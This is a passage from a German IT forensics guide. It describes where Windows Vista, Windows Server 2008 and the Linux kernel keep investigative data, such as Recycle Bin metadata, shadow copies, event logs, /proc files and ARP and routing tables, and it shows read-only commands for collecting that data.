Diese Datei und den Ordner RECYCLER (siehe dazu auch die Ausführen über das Löschverhalten und Windows in Kapitel) gibt es unter Windows Vista / Windows Server 2008 nicht mehr (siehe dazu auch [Zeh08]). Das Papierkorb-Verzeichnis wurde in $Recycle.bin umbenannt. Die Abbildung 26 zeigt den Inhalt des Papierkorbs.

```
C:\$Recycle.Bin\S-1-5-21-4239351813-4261937874-2374905408-1001>dir /a
 Volume in Laufwerk C: hat keine Bezeichnung.
 Volumeseriennummer: 3061-9867

 Verzeichnis von C:\$Recycle.Bin\S-1-5-21-4239351813-4261937874-2374905408-1001

28.10.2009  19:41    <DIR>          .
28.10.2009  19:41    <DIR>          ..
28.10.2009  19:41               544 $IA1NL8K.txt
28.10.2009  19:39               544 $IEQHKA0.png
28.10.2009  19:40                 4 $RA1NL8K.txt
28.10.2009  19:16           698.582 $REQHKA0.png
09.10.2009  21:06               129 desktop.ini
               5 Datei(en),        699.803 Bytes
               2 Verzeichnis(se),    781.889.536 Bytes frei

C:\$Recycle.Bin\S-1-5-21-4239351813-4261937874-2374905408-1001>type $IA1NL8K.txt

☺       ♦       Éâ$7■W╨☺C : \ U s e r s \ m a r i o \ D o c u m e n t s \ t e s
t . t x t



C:\$Recycle.Bin\S-1-5-21-4239351813-4261937874-2374905408-1001>type $RA1NL8K.txt

test
C:\$Recycle.Bin\S-1-5-21-4239351813-4261937874-2374905408-1001>
```

Abb. 26: Inhalt des Papierkorbs

Die Dateiendung bleibt beim Löschen vorhanden, der Name wird jedoch zufällig vergeben. Für jede einzelne Datei, die gelöscht wird, werden zwei Dateien im Papierkorb erstellt. Eine davon ist die gelöschte Datei selbst, dieser wird ein „$R“ vor dem zufälligen Namen vorangestellt. Des weiteren wird eine Datei mit einer vorangestellten Zeichenkette „$I“ erstellt, diese enthält den ehemaligen Speicherort mit dem Dateinamen und den Löschzeitpunkt. Die Auswertung der Information aus diesen Dateien kann potentiell wichtige Vorfallsdaten liefern, wenn beispielsweise Spuren nur durch Verschieben in den Papierkorb gelöscht wurden. Insbesondere der Löschzeitpunkt kann im Rahmen einer forensischen Untersuchung ein wichtiges Datum darstellen.

Windows Firewall

Die in Windows integrierte Firewall ist seit Windows XP Service Pack 2 standardmäßig aktiviert (siehe dazu auch [Joo08] und [Zeh08]). Außerdem ist es möglich, über die erweiterte Verwaltungsoberfläche (wf.msc / Systemsteuerung, Verwaltung, Windows-Firewall mit erweiterter Sicherheit), sie so zu konfigurieren, dass sowohl erfolgreiche Verbindungen als auch blockierte Pakete protokolliert werden (siehe Abbildung 27).

Strategische Vorbereitung beachten!




Abb. 27: Windows Firewall Protokollierung

Diese Maßnahme ist in der strategischen Vorbereitung durchzuführen. Dazu ist in den Eigenschaften der Windows-Firewall mit erweiterter Sicherheit für jedes Profil die Protokollierung zu aktivieren. Für jedes Profil kann zudem eine eigene log-Datei eingestellt werden. Die maximale Dateigröße muss an das zu erwartende Kommunikationsverhalten des Computers angepasst werden. Zur Auswertung ist kein spezielles Werkzeug nötig, da die log-Daten in einem Klartextformat gespeichert werden.

Volumen-Schattenkopie

Unter Windows Vista ab der Business Edition, im Windows Server 2008, sowie in allen Versionen von Windows 7, wird im Explorer im Kontextmenü einer Datei die Option „Vorgängerversion wiederherstellen“ angeboten. Das System kopiert dabei eine frühere Version von einer geänderten Datei aus „C:\System Volume Information“ in das aktive Volumen zurück.

Der Mechanismus der Schattenkopie erlaubt es, analog zu der in Kapitel beschriebenen Versionierung, unterschiedliche Versionsstände von Dateien zu halten und nachträglich zu extrahieren. Die Schattenkopien basieren auf der Systemwiederherstellung von Windows und stehen nur für NTFS-Dateisysteme zur Verfügung. Diese ist standardmäßig auch nur für das Systemlaufwerk aktiviert. Soll diese Funktion auf weiteren Laufwerken genutzt werden, so muss

Strategische Vorbereitung beachten!

sie im Rahmen der Strategischen Vorbereitung in den Systemeigenschaften, unter Computerschutz, aktiviert werden. Einzelne Versionen werden nur zu diskreten Zeitpunkten angelegt, diese Wiederherstellungspunkte werden z. B. automatisch einmal täglich oder beim Einspielen neuer Sicherheitsupdates erzeugt. Des Weiteren können sie manuell erstellt werden. Für die Schattenkopien werden in der Standardeinstellung von Windows Vista bis zu 15% des Festplattenspeichers genutzt. Wenn dieser Wert überschritten wird, so werden die ältesten Wiederherstellungspunkte gelöscht. Bei Windows 7 kann dieser Wert in den Systemeigenschaften, unter Computerschutz, verändert werden. Bei Windows Vista ist dies über das Befehlszeilenprogramm „vssadmin“ möglich.

VSSAdmin – Volume Shadow Copy Service
Hierbei handelt es sich um das Befehlszeilenprogramm zum Erstellen, Löschen, Bearbeiten und Anzeigen von Schattenkopien. Es listet die zur Auswertung möglichen Schattenkopien auf.

vssadmin list shadowstorage
    Zeigt Schattenkopien-Speicherassoziationen an
vssadmin list shadows /for=c:
    Zeigt Informationen zu allen Schattenkopien auf c:\ an

Darüber hinaus ermöglicht vssadmin auch die Anpassung der maximalen Größe der Schattenkopien unter Windows Vista. Zudem können die Schattenkopien auf einem anderen Laufwerk angelegt werden.

Ereignisanzeige (eventvwr.msc | wevtutil.exe)
Die von Windows mitprotokollierten Ereignisse haben einen neues Dateiformat (XML Format .evtx). Die einzelnen, bis zu 30 Dateien, werden unter „%SYSTMROOT%\system32\winevt\Logs\“ gespeichert (siehe dazu auch [Ges08a] und [Fri08]). Zu jedem Systemdienst findet sich jetzt ein Protokoll, wobei die bekannten Ereigniskategorien (System, Application und Security) weiterhin existieren. Außerdem ist zu erwähnen, dass ein Vorschaufeld die Eigenschaften des aktuell ausgewählten Ereignisses darstellt und eine „Diagnose“ einen Bericht über den Systemzustand anbietet.

Mit dem Befehlszeilenprogramm *wevtutil* können Ereignisprotokolle abgefragt, konfiguriert, exportiert und gelöscht werden.

wevtutil qe /f:text <Protokoll>
    Exportierung des Protokolls in eine Textdatei.
wevtutil enum-logs
    zeigt die Namen aller Ereignisprotokolle an
wevtutil export-log Protokoll Datei
    Exportiert ein Protokoll in eine Datei

Strategische Vorbereitung beachten!

Die Konfiguration von zusätzlichen Ereignisprotokollen ist der strategischen Vorbereitungsphase zuzuordnen. Die Auswertung der protokollierten Ereignisse sollte bei der Ermittlung nach einem Vorfall hohen Stellenwert haben, da diese

umfangreiche Informationen enthalten können.

Thumb Dateien
In den jeweiligen Vorgängerversionen der Betriebssysteme wurden in jedem Verzeichnis eine eigene thumb.db Datei (Zwischenspeicher der „Miniaturansicht“) angelegt. In den neuen Windows-Betriebssystemen wird der Zwischenspeicher unter einem Pfad zusammengefasst:
(„C:\Users\<Benutzername>\AppData\Local\Microsoft\Windows\Explorer“).
Der Inhalt dieses Ordners kann umfangreiche Informationen über die benutzten Mediendateien eines zu untersuchenden Systems liefern.

Extraktion von Anwenderdaten

robocopy.exe
Das Befehlszeilenprogramm *robocopy* ist eine Erweiterung des Befehls „xcopy“ (siehe dazu auch [Joo08]), beide sind jedoch Teil der Standard-Installation von Windows Vista. Eine Besonderheit stellt die Befehlsoption „/mir“ da. Durch diese wird eine Verzeichnisstruktur gespiegelt, jedoch werden auch die Zieldateien und -verzeichnisse gelöscht, die in der Quelle nicht mehr vorhanden sind.

Zusammenfassung der Methoden- und Werkzeugeinordnung

Um das Kapitel über die forensischen Werkzeuge von Windows Vista noch einmal kurz und visuell zusammenzufassen, sei hier auf die nachfolgende Abbildung 28 verwiesen.




Abb. 28: Von den vorgestellten forensischen Werkzeugen erfasst Datenarten in den Abschnitten des forensischen Prozesses für Windows Vista

Die hier rot markierten Bereiche zeigen an, dass es für die zugehörigen Datenarten in den jeweiligen Abschnitten des forensischen Prozesses Werkzeuge in Windows Vista identifiziert wurden.

Veränderungen und Neuerungen der integrierten forensischen Methoden von MS Windows Server 2008 zu MS Windows Server 2003

Zusätzlich zu den allgemeinen Neuerungen, die für Windows Vista und Windows Server 2008 im Vergleich zu Windows XP und Windows Server 2003 vorgestellt wurden, werden nachfolgend die Unterschiede aufgezeigt, welche sich durch den Einsatz von Windows Server 2008 ergeben.
Betrachtet wurde eine Installation von Microsoft Windows Server 2008 in der Installationsart „Standard (Full Installation)“. Diese Installation enthielt das Servicepack 1 und die Updates bis zum 10/2008.
Die Darstellung erfolgt anhand des in Kapitel 2.1.1 vorgestellten Modells über die Teilung der Abarbeitungsschritte anhand logischer Untersuchungsabschnitte einer forensischen Untersuchung und anhand der in Kapitel beschriebenen Datenarten. Die nachfolgende Tabelle 16 gibt einen ersten Überblick über die zusätzlichen forensischen Werkzeuge in Microsoft Server 2008.

	BS Betriebssystem
SV Strategische Vorbereitung	Installation von zusätzlichen Features über den Server-Manager; Veränderung des Wertes in der Registry für den Eintrag „NtfsDisableLastAcessUpdate „ auf „0“; Definieren von zusätzlichen Ereignisauslöser; Aktivierung der Überprüfung des ausgehenden Netzwerkverkehrs
OV Operationale Vorbereitung	
DS Datensammlung	Sicherung der Information, ob Dateien einen ADS haben, Wiederherstellen einer Vorgängerversion von einzelnen Dateien oder kompletten Volumen, Untersuchung von anderen Rechnern im Netzwerk (winrs)
US Untersuchung	
DA Datenanalyse	
DO Dokumentation	

Tabelle 16: Identifizierte forensische Eigenschaften des Betriebssystems Microsoft Windows Server 2008

Wie in den vorangegangenen Kapiteln wird Kommandozeilenprogrammen der Vorzug gegeben, da diese eine leichte Umlenkung in eine Textdatei ermöglichen und deren Aufruf weniger Veränderungen im untersuchten System zur Folge hat.
Des Weiteren muss darauf geachtet werden, dass viele der vorgestellten Kommandozeilenprogramme häufig zwei Modi haben, sie können entweder Daten auslesen oder ändern. Im Rahmen einer forensischen Untersuchung darf dabei nur ausgelesen werden.

Achtung!

In der nachfolgenden Beschreibung werden die Datenarten aus Kapitel eingesetzt. Deshalb erfolgt die Vorstellung von ausgewählten forensischen Methoden des Betriebssystems Microsoft Windows Server zur Datengewinnung von den hardwarenahesten zu den abstrakten Daten.

Extraktion der Konfigurationsdaten

Server-Manager (servermanager.msc)
Der Windows Server 2008 bietet zur Verwaltung der Serverfunktionen den Server-Manager an. Dieser gibt einen Überblick darüber, welche Rollen (primäre Aufgaben des Servers, z.B. DNS-Server, Web-Server, usw.) und zusätzlichen Eigenschaften (Features) dem Serverbetriebssystem hinzugefügt werden können und hilft bei der Installation der gewählten Komponenten. Bei der Installation von Komponenten über den Server-Manager werden automatisch Regeln für die Windows Firewall erstellt und die entsprechenden Ports freigeschaltet.

Weiterhin bietet der Manager Zugriff auf die Verwaltung der Benutzergruppen, Dienste, Ereignisanzeige. Der Server-Manager kann dazu benutzt werden, um Informationen über die Konfiguration des zu untersuchenden Serverbetriebs-

systems zu ermitteln.

Servermanagercmd
Dieses Befehlszeilenprogramm ist die Kommandozeilenversion des Server-Managers.

servermanagercmd -query [XML-Ausgabedatei]
Zeigt alle installierbaren Rollen und Features an, wobei die installierten Komponenten markiert werden.

Es wurde für die Installationsvariante Server-Core entwickelt, steht aber auch in der grafischen Installationsvariante bei Einsatz der Standard-Installation zur Verfügung.

Extraktion von Sitzungsdaten

Diskshadow
Hierbei handelt es sich um einen Kommandozeileninterpreter zur Verwaltung von Schattenkopien. Der Mechanismus der Schattenkopie erlaubt es, analog zu der in Kapitel beschriebenen Versionierung, unterschiedliche Versionsstände von Dateien zu halten und nachträglich zu extrahieren.

diskshadow list shadows all
Listet alle Schattenkopien auf

Diskshadow ist, im Gegensatz zu „vssadmin“, in der Lage, vorgefertigte Skripte auszuführen. Der forensische Nutzen liegt vor allem darin, vorhandene Schattenkopien zu identifizieren und damit ältere Dateiversionen zu erhalten.

Zusammenfassung der Methoden- und Werkzeugeinordnung

Um das Kapitel über die forensischen Werkzeuge von Windows Server 2008 noch einmal kurz und visuell zusammenzufassen, sei hier auf die nachfolgende Abbildung 29 verwiesen.



Abb. 29: Von den vorgestellten forensischen Werkzeugen erfasste Datenarten in den Abschnitten des forensischen Prozesses für Windows Server 2008

Die hier rot markierten Bereiche zeigen an, dass es für die zugehörigen Datenarten in den jeweiligen Abschnitten des forensischen Prozesses Werkzeuge in Windows Server 2008 identifiziert wurden.

Das Linux Betriebssystem

Der Linux-Kernel liefert bereits in der Standardkonfiguration der verschiedenen Linux-Distributionen viele Daten die forensische Untersuchungen unterstützen können. Details dazu können u. a. auch in [Ges08] bzw. [Kru02] nachgeschlagen werden.

Diese Untersuchung erfolgt dabei anhand des in Kapitel vorgestellten Modells über die Abschnitte einer forensischen Untersuchung und der in Kapitelbeschriebenen Datenarten. Die folgende Tabelle 17 gibt einen Überblick .

	BS Betriebssystem
SV Strategische Vorbereitung	Aktivierung der Kernelkonfiguration zum Ablegen der Konfigurationsdaten, Anpassen der Größe des Speichers für die Kernel-Logs, Erstellung und Aktivierung des IP-Connection-tracking-Moduls
OV Operationale Vorbereitung	Liste der verwendeten Datei- und SWAP-Dateisysteme
DS Datensammlung	Sicherung von: Routen-Tabelle, ARP-Tabelle, MAC-Adresse, statistische Informationen der Netzwerkadapter, IP-Verbindungsinformationen, Systemkonfiguration, verwendete Dateisysteme, verwendete SWAP-Dateisysteme, Hauptspeicherinhalt, Prozess-informationen, Kernel-Log-Nachrichten, Informationen zu geladenen Kernelmodulen, Informationen zu im System vorhandener Partitionen
US Untersuchung	Statistische Informationen zur Systemauslastung
DA Datenanalyse	
DO Dokumentation	

Tabelle 17: Zusammenfassung der Methoden- und Werkzeugeinordnung des Linux-Kerns

Einschränkend ist hier jedoch bereits im Vorfeld zu sagen, dass die oben erwähnten Daten nicht dauerhaft gespeichert werden - sie gehen mit dem Abschalten des Systems verloren. Viele Daten lassen sich aus den beiden Pseudodateisystemen /proc[76] und /sys[77] extrahieren, hierfür ist in der Regel keine besondere Anwendung nötig. Im Folgenden werden die einzelnen Datenquellen näher erläutert. Dabei handelt es sich um die Art der Daten aus der in Kapitel vorgestellten Klassifikation. Durch das Kopieren auf andere Datenträger kann der Inhalt dieser Dateien gesichert werden.

76 http://linuxreviews.org/man/proc/index.html.de
77 http://delcom.sourceforge.net/sysfs.txt

Extraktion von Hardwaredaten

Bestimmte Daten der Hardware lassen sich mit Betriebssystemmitteln erfassen. Dies ist vor allem in dem Abschnitt der Datensammlung wichtig, da hierdurch zu einem späteren Zeitpunkt die genaue Hardwarekonfiguration des untersuchten Systems bekannt ist. Die allgemeinen Hardwaredaten dienen zum einen zur Identifikation des Systems, zum anderen können unter Umständen Hardwarekonflikte aufgezeigt werden.

Zeit der Echtzeituhr(RTC)
Unter *„/proc/driver/rtc“* befindet sich Uhrzeit und Datum der Echtzeituhr. Da unter Linux die Systemzeit bei Veränderung nicht sofort in die RTC zurückgeschrieben wird, kann man hier Manipulationen erkennen (siehe dazu auch Kapitel). Häufig wird in der Echtzeituhr die so genannte koordinierte Weltzeit (engl. Universal Coordinated Time, UTC) verwendet, dadurch ergeben sich Zeitunterschiede zur lokalen Systemzeit, diese sind je nach Zeitzone unterschiedlich groß.

Extraktion von Rohdateninhalten

Mit *„/proc/kcore“*[78] lässt sich auf dem Hauptspeicher zugreifen, die Daten sind dabei im „core“[79]-Dateiformat gespeichert. Der Hauptspeicherinhalt kann somit im Abschnitt der Datensammlung einer forensischen Untersuchung gesichert werden. Dazu kommt in diesem Fall noch das Problem, dass /proc/kcore häufig die Größe des gesamten virtuellen Adressraums annimmt. Da das System bei der Sicherung des Speicherinhaltes weiterarbeitet, ist das Abbild zwangsläufig nicht konsistent. Wie bei allen Speicherabbildern ist die Untersuchung sehr schwer, u. U. liefert das in Kapitel beschriebene Filecarving wichtige Ergebnisse. Die Beschreibung der Untersuchung von Speicherabbildern nicht Teil dieses Leitfadens, im Einzelfall ist diese jedoch äußerst hilfreich, daher ist an dieser Stelle die Datenquelle zur Akquise der relevanten Daten genannt.

Extraktion der Konfigurationsdaten

Die Systemkonfiguration unterstützt die forensische Untersuchung in mehreren Abschnitten. Neben der Relevanz im Abschnitt der Datensammlung sind bestimmte Informationen für die operationale Vorbereitung nötig. So führt die Nutzung von entfernen Dateisystemen unter Umständen zur Notwendigkeit, weitere Computersysteme in die Untersuchung mit einzubeziehen.

Liste der genutzten Dateisysteme
Die Liste der genutzten Dateisysteme befindet sich in *„/proc/mounts“*[80]. Diese Datei gibt Aufschluss darüber welche Dateisysteme genutzt werden, wo deren „Einhängepunkt“ ist, welches Dateisystem sie nutzen und wo sie sich physisch befinden. Außerdem sind die Optionen der Dateisysteme aufgelistet, wenn zum

78 http://www.unixguide.net/linux/faq/04.16.shtml
79 http://www.unixguide.net/linux/faq/07.13.shtml
80 http://de.opensuse.org/YaST/Andere/Systemprotokoll_anzeigen

Beispiel ein Datenträger nur zum Lesen geöffnet ist, dann ist dies hier ersichtlich. Die Liste der Dateisysteme kann zusätzlich Aufschluss darüber geben, auf welchen Computern noch Daten gesammelt werden können, dies ist z. B. bei der Nutzung von NFS-Freigaben der Fall.

Liste der genutzten Swap-Dateisysteme

Eine Liste der genutzten Swap-Dateisysteme ist in *„/proc/swaps“*[81] zu finden. Linux kann einerseits Swap-Dateien nutzen, analog zur *Pagefile.sys* von aktuellen Windows-Systemen, anderseits ist die Nutzung von dedizierten Swap-Partitionen möglich. Die eigenständigen Partitionen stellen hierbei den Regelfall dar. Neben der Position der Swap-Dateisysteme gibt /proc/swaps auch Auskunft über ihre Größe und deren Auslastung. Deren Ermittlung ist für die operationale Vorbereitung der forensischen Untersuchung nötig. Akquirierte Abbilder des Swap-Speichers können zusätzliche Informationen preisgeben. Wie auch die Untersuchung von Speicherabbildern, wird die Untersuchung des Auslagerungs–speichers im Rahmen dieses Leitfadens nicht näher betrachtet.

Daten zu geladenen Kernel-Modulen

Daten zu den geladenen Kernel-Modulen sind an zwei Orten zu finden. In *„/proc/modules“*[82] befindet sich eine Liste der Module und in *„/sys/module“* existieren für jedes Modul gesonderte Verzeichnisse mit weiteren Informationen. Kernel-Module können das Verhalten des Kernels und der Hardware verändern, daher ist eine Sammlung dieser Daten sinnvoll.

Liste der vorhandenen Partitionen

In „/proc/partitions“[83] ist eine Liste der im System existierenden Partitionen vorhanden. Der Begriff Partition ist hier allerdings etwas ungenau, da neben den Partitionen auch der Datenträger aufgelistet wird, der diese enthält. Zusätzlich zum Namen ist für jede Partition auch deren Größe in Blöcken angegeben.
Diese Liste liefert Daten über möglicherweise nicht genutzte Dateisysteme, daher kann sie wichtige Informationen im Rahmen der operationalen Vorbereitung für den nachfolgenden Abschnitt der Datensammlung des ausgeschalteten Systems enthalten.

Weitere Systemeinstellungen

Weitere Systemeinstellungen befinden sich im Verzeichnis *„/proc/sys“*. Hier können auch zur Laufzeit Einstellungen geändert werden, dies geschieht in der Regel mit dem Programm *„sysctl“*[84]. Diese flüchtigen Daten sollten ebenfalls gesichert werden, da diese das Systemverhalten auch beeinflussen können. Als Beispiel sei „/proc/sys/net/ipv4/ip_forward“ genannt, wenn dies eine 1 enthält, so leitet das System IP-Pakete weiter.

Sonstige Daten

Als weitere Informationsquellen[85] seien hier folgende genannt:

81 http://www.linuxinsight.com/proc_swaps.html
82 http://de.opensuse.org/YaST/Andere/Systemprotokoll_anzeigen
83 http://de.opensuse.org/YaST/Andere/Systemprotokoll_anzeigen
84 Manpage von sysctl: http://linux.die.net/man/8/sysctl
85 Überblick des proc-Dateisystems: http://linuxgazette.net/issue46/fink.html

- *„/proc/version“* : aktuell laufende Kernel-Version
- *„/proc/meminfo“* : Informationen zur Speicherauslastung

Diese Daten dienen im Wesentlichen der Beschreibung des untersuchten Systems. Die Version des laufenden Kernels kann zudem Aufschluss über vorhandene Sicherheitslücken geben.

Kernel-Konfiguration

Im Kernel kann eine Option aktiviert werden, die dessen Konfiguration unter *„/proc/config.gz“* ablegt, dies muss im Rahmen der strategischen Vorbereitung geschehen. Die Konfiguration des Kernels beeinflusst sein Verhalten genauso wie geladene Module oder einzelne Systemeinstellungen, daher ist die Erfassung dieser Konfiguration ebenfalls ratsam.

Operationale Vorbereitung!

Extraktion von Kommunikationsprotokolldaten

Zunächst sollte bekannt sein, welche Netzwerkdaten relevant sind. Diese sind in der Regel von der zu untersuchenden Umgebung abhängig. So ist eine MAC-Adresse im Internet eher unbedeutend, kann aber im lokalen Netz eine sehr wichtige Information darstellen.
In diesem Abschnitt werden alle Methoden aufgelistet, die in verschiedenen Szenarien relevant sein können und vom Kernel auch geliefert werden. Alle Daten sind hierbei, sofern nicht anders angegeben, in den Abschnitt der Datensammlung einer forensischen Untersuchung einzusortieren und sind in jeder aktuellen Linux Distribution verfügbar. Eine sehr wichtige Information, die IP-Adresse, lässt sich nicht direkt ermitteln.

Die Routen-Tabelle

Die Routen-Tabelle gibt darüber Auskunft, welchen Weg durch das Netzwerk die einzelnen TCP/IP-Pakete nehmen. Dieser hängt im Normalfall von ihrer Ziel-Adresse ab. Somit können diese Daten Hinweise auf weitere zu untersuchende Systeme enthalten. Daher ist diese Datenquelle auch im Abschnitt der operationalen Vorbereitung relevant. Sie kann aus *„/proc/net/route“* extrahiert werden. Die Datei hat folgenden Aufbau (siehe Tabelle 18):

Iface	Destination	Gateway	Flags	RefCnt	Use	Metric	Mask	MTU	Window	IRTT
eth0	0000A8C0	00000000	0001	0	0	0	00FFFFFF	0	0	0
eth0	00000000	0100A8C0	0003	0	0	0	00000000	0	0	0

Tabelle 18: Aufbau einer Routentabelle

Diese Daten liefert auch der Befehl *„route“,* als Methode des Betriebssystems wird jedoch keine derartige zusätzliche Anwendung benötig. Die Datenfelder werden im Folgenden beschrieben:
„Iface“ ist der verwendete Netzwerkadapter. Im Feld „Destination“ befindet sich die Netzwerkadresse des Zielnetzes als Hexadezimalzahl, diese ist in der Network-Byte-Order dargestellt, welche der Zahlendarstellung in Big-Endian-Systemen entspricht, daher sind die Zahlen paarweise, beginnend mit den letzten Beiden zu lesen. So entspricht das Zielnetz 0000A8C0 also 192.168.0.0, da der

Hexadezimalwert C0 der 192 im Dezimalsystem entspricht und A8 demzufolge 168 ist.
Gleiches gilt auch für die Subnetzmaske im Feld „Mask“ und den Gateway im gleichnamigen Feld.
Unter „Flags“ findet man zusätzliche Daten zur entsprechenden Route, 0001 steht dabei für aktiv und 0003 für als Gateway aktiv.
Die Felder „RefCnt“ (Anzahl der Verweise auf diese Route) und „Use“ sind ungenutzt und enthalten daher immer eine 0.
Im Feld „Metric“ können die Priorität oder die Kosten der Route angegeben sein.
Die „MTU“ steht für die maximale Größe eines Datenpaketes in Byte.
Das Feld „Window“ gibt die angebotene TCP-Fenstergröße in Byte an.
Die „IRRT“ (Initial Round Trip Time) gibt die Zeit für den Aufbau einer TCP-Verbindung über diese Route in Millisekunden an.
Nähere Informationen zur Routen-Tabelle finden sich in der Manpage von route[86].

Die ARP-Tabelle
In der ARP-Tabelle (ARP-Cache) sind alle IP- und MAC-Adressen der zuletzt kontaktierten Computer vorhanden. Außerdem sind dort Informationen darüber zu finden, über welche Netzwerkschnittstelle dieser erreicht wurde und welchen Hardwaretyp dieser hat. Sie befindet sich in der Datei *„/proc/net/arp“*. Auch hier können Indizien für weiterführende Untersuchungen vorhanden sein. In Abbildung 30 ist ein Vergleich der Daten des Kernel mit der Ausgabe des Programms „arp“ dargestellt.

```
root@utopia:~# cat /proc/net/arp
IP address       HW type     Flags       HW address            Mask     Device
192.168.85.26    0x1         0x2         00:1A:4F:85:0F:6D     *        eth1
192.168.85.31    0x1         0x2         00:12:43:30:C1:E7     *        eth1
192.168.85.1     0x1         0x2         00:0C:29:8A:B1:69     *        eth1
192.168.85.88    0x1         0x2         00:21:85:FB:66:3B     *        eth1
192.168.85.157   0x1         0x2         00:24:21:9C:71:34     *        eth1
192.168.85.24    0x1         0x2         00:16:38:AE:1D:F4     *        eth1
192.168.85.86    0x1         0x2         00:00:F0:20:C8:E6     *        eth1
192.168.85.30    0x1         0x2         00:0A:8A:A2:30:B5     *        eth1
192.168.85.128   0x1         0x2         00:30:1B:B8:1E:6C     *        eth1
root@utopia:~# arp -n
Adresse Hardware-Typ Hardware-Adresse Optionen Maske Schnittstelle
192.168.85.26            ether   00:1A:4F:85:0F:6D   C                    eth1
192.168.85.31            ether   00:12:43:30:C1:E7   C                    eth1
192.168.85.1             ether   00:0C:29:8A:B1:69   C                    eth1
192.168.85.88            ether   00:21:85:FB:66:3B   C                    eth1
192.168.85.157           ether   00:24:21:9C:71:34   C                    eth1
192.168.85.24            ether   00:16:38:AE:1D:F4   C                    eth1
192.168.85.86            ether   00:00:F0:20:C8:E6   C                    eth1
192.168.85.30            ether   00:0A:8A:A2:30:B5   C                    eth1
192.168.85.128           ether   00:30:1B:B8:1E:6C   C                    eth1
root@utopia:~# 
```

Abb. 30: Arp-Tabelle des Kernels und Ausgabe des Befehls "arp"

Bis auf die Darstellung in der Kommandozeilenumgebung sind die Daten identisch.

MAC-Adresse eines Netzwerkadapters
Die MAC-Adresse für einen bestimmten Netzwerkadapter lässt sich unter *„/sys/class/net/eth0/address“* finden, wobei „eth0“ für den Namen des zu

86 Manpage von Route: http://linux.die.net/man/8/route

untersuchenden Netzwerkanschlusses steht. In der Regel ist „eth0“ die erste Netzwerkkarte, „eth1“ die Zweite, usw. Bei anderen Medientypen kann die Bezeichnung abweichen (z.B. bei WLAN- und Token-Ring-Adaptern). Die MAC-Adresse wird auch in der zuvor genannten ARP-Tabelle verwendet, daher ist die Sammlung sinnvoll. Zudem könnte MAC-Adresse durch Software manipuliert worden sein. Ohne die Erfassung der derzeit gültigen MAC-Adresse ist der Nachweis eines solchen Vorfalls auch nicht möglich.

Statistische Daten der Netzwerkadapter
Die Anzahl der übertragenen Pakete und der daraus resultierenden Datenmenge für jeden Netzwerkadapter kann aus *„/proc/net/dev“* ausgelesen werden. Hierbei wird zwischen gesendeten und empfangenen Daten unterschieden. Speziell die Angabe zur Anzahl der verworfenen (drop) Pakete oder die Anzahl aufgetretener Fehler (errors) können ein Indikator für Netzwerkprobleme sein. Die hier enthaltenden Daten sind dabei mit den statistischen Informationen von *„ifconfig“*[87] identisch. Diese Daten sind zusätzlich für jeden Anschluss auch in einzelnen Dateien im Verzeichnis *„/sys/class/net/ethX/statistics/“* vorhanden.

Verfolgung von IP-Verbindungen
Ist im Kernel das „IP-Connectiontracking“ aktiviert oder das Kernel-Modul „ip_conntrack“ geladen, so können die aktuell bestehenden Verbindungen eingesehen und gesichert werden. Dieses muss jedoch im Rahmen der strategischen Vorbereitung aktiviert bzw. erstellt worden sein. Ist dies geschehen, so lassen sich die aktuellen Verbindungen in den *„/proc/net/ip_conntrack“* und *„/proc/net/nf_conntrack“* finden. Bei bestehenden Verbindungen kann hieraus auch die eigene IP-Adresse ermittelt werden.

Strategische Vorbereitung beachten!

Eine mögliche Zeile dieser Datei ist zum Beispiel diese:
„tcp   6 431968 ESTABLISHED src=192.168.0.188 dst=192.168.0.1 sport=2388 dport=22 packets=23 bytes=2995 src=192.168.0.1 dst=192.168.0.188 sport=22 dport=2388 packets=24 bytes=3909 [ASSURED] mark=0 use=1“
